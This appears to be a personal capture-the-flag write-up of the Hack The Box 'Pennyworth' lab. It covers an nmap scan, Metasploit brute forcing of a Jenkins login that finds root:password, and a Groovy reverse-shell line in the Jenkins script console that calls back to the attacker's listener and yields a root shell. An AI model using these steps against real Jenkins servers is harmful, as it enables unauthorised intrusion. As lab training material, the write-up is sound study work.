HTB-Pennyworth-23Dec23

IP

10.129.209.64

Credentials & Users


Ports & Services

8080/tcp

Technologies

Jetty 9.4.39.v20210325
linux_kernel:5.0
Jenkins 2.289.1


NMAP



```
┌──(sw1m㉿kali)-[~/HTB/StartingPoint]
└─$ sudo nmap -sC -sV -O 10.129.96.24 -oA pennyworth
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-23 17:54
Nmap scan report for 10.129.96.24
Host is up (0.028s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.4.39.v20210325
|_http-title: Site doesn't have a title (text/html;charset=utf
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.39.v20210325)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrec
Nmap done: 1 IP address (1 host up) scanned in 11.19 seconds
```


Webserver

I start by looking for standard user credentials on Jenkins but admin/password doesn't seem to pop it open nor does some other combinations that I tried.




I move onto start enumerating the server with a some ffuf but unfortunately I got nothing using large_words, large_directories or large_extensions txt files.

I then read over few articles about enumerating Jenkins and picked up the "oops" page trick which helped give me a bit more information in which to work with.




Using



```
msf6 auxiliary(scanner/http/jenkins_login) > set username root
username => root
msf6 auxiliary(scanner/http/jenkins_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.129.206.189:8080 - LOGIN FAILED: root:123456 (Incorrect)
[-] 10.129.206.189:8080 - LOGIN FAILED: root:123456789 (Incorrect)
[-] 10.129.206.189:8080 - LOGIN FAILED: root:111111 (Incorrect)
[+] 10.129.206.189:8080 - Login Successful: root:password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) >
```

Logging into the Jenkins portal



S	W	Name ↓	Last Success	Last Failure	Last Duration	
		Groovy Script	N/A	N/A	N/A	

Build Queue

No builds in the queue.

Build Executor Status


1 Idle

2 Idle


Usual Jenkins /Script page.

As per the million or so guides out there one can easily go to the /script page and fire in a meterpreter handler and fire up a shell from the /script page.

MSFConsole Handler



```
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Acc
                                        e)
   LHOST     tun0             yes       The listen address
   LPORT     6667             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.159:6667
```



Script Console


Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostic the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.m

```
String host="10.10.14.159";int port=6667;String cmd="/bin/bash";Process p
```

Netcat called, he wants to offer up a root shell.



```
┌──(sw1m㉿core)-[~]
└─$ rlwrap -cAr nc -lvnp 6667
listening on [any] 6667 ...
connect to [10.10.14.159] from (UNKNOWN) [10.1
29.209.64] 54496
whoami
root
pwd
/
ls -la
total 76
drwxr-xr-x  20 root root  4096 Jun 17  2021 .
drwxr-xr-x  20 root root  4096 Jun 17  2021 ..
lrwxrwxrwx   1 root root     7 Apr 23  2020 bin → usr/bin
drwxr-xr-x   3 root root  4096 Jun 17  2021 boot
drwxr-xr-x   2 root root  4096 Mar 12  2021 cdrom
drwxr-xr-x  17 root root  3940 Dec 28 16:40 dev
drwxr-xr-x 101 root root  4096 Jun 17  2021 etc
```